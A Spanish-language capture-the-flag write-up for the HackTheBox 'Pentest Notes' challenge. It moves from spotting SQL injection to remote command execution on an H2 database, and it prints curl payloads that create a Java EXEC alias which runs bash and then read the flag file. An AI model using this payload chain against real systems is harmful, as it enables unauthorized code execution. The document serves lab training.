



Pentest Notes Challenge


1) Registro:




2) Encontramos SQL injection:



3) Probamos payloads:



4) Intentamos con mas payloads ´pero nos damos cuenta que por ahi no es:



5) Analizamos código fuente fuente y llama la atención lo siguiente (Están usando H2 database):

```
... application.properties X
challenge > src > main > resources > application.properties
1 spring.application.name=PentestNotes
2 spring.datasource.url=jdbc:h2:mem:notedb
3 spring.datasource.driverClassName=org.h2.Driver
4 spring.jpa.database-platform=org.hibernate.dialect.H2Dialect
5 spring.jpa.defer-datasource-initialization=true
6 spring.http.encoding.charset=UTF-8
7 spring.mvc.view.charset=UTF-8
8
```

6) Encontramos que posiblemente sea vulnerable a ejecución remota de comandos:

INICIO / INCIBE-CERT / Alerta temprana / Vulnerabilidades / CVE-2022-45868

Vulnerabilidad en H2 Database Engine (CVE-2022-45868)

Gravedad CVSS v3.1: ALTA

Tipo: CWE-312 Almacenamiento de información sensible en texto claro

Fecha de publicación: 23/11/2022

Última modificación: 03/08/2024

Descripción

**** DISPUTA **** La consola de administración basada en web en H2 Database Engine hasta 2.1.214 se puede iniciar a través de la CLI con el argumento `-webAdminPassword`, que permite al usuario especificar la contraseña en texto sin cifrar para la consola de administración web. En consecuencia, un usuario local (o un atacante que haya obtenido acceso local por algún medio) podría descubrir la contraseña enumerando los procesos y sus argumentos. NOTA: el proveedor afirma: "Esto no es una vulnerabilidad de la consola H2... Las contraseñas nunca deben pasarse en la línea de comando y se espera que todo administrador de sistema o DBA calificado lo sepa".

7) Hacemos la respectiva búsqueda y encontramos un payload que nos puede servir:

```

> curl -H "Cookie: JSESSIONID=$COOKIE" --data-urlencode "name='\'
CREATE ALIAS EXEC AS\
    'String e(String cmd) throws java.io.IOException {\
        java.lang.String[] c = {\"/bin/bash\", \"-c\", cmd};\
        Process p = Runtime.getRuntime().exec(c);\
        java.io.InputStream stdIn = p.getInputStream();\
        java.io.InputStreamReader isr = new java.io.InputStreamReader(stdIn);\
        java.io.BufferedReader br = new java.io.BufferedReader(isr);\
        String result = \"\";\
        String line = \"\";\
        while ((line = br.readLine()) != null)\
            result += line;return result;\
    }'-- -" http://$TARGET_IP:$TARGET_PORT/api/note
[]
Desktop/HTB/Pentest Notes
> curl -H "Cookie: JSESSIONID=$COOKIE" \
--data-urlencode "name='\'
UNION SELECT 1,EXEC('cat /*flag.txt'),3-- -" \
http://$TARGET_IP:$TARGET_PORT/api/note
[{"Note":3,"ID":1,"Name":"HTB{y0u...}"}]

```

SQL Injection and Remote Code Execution on H2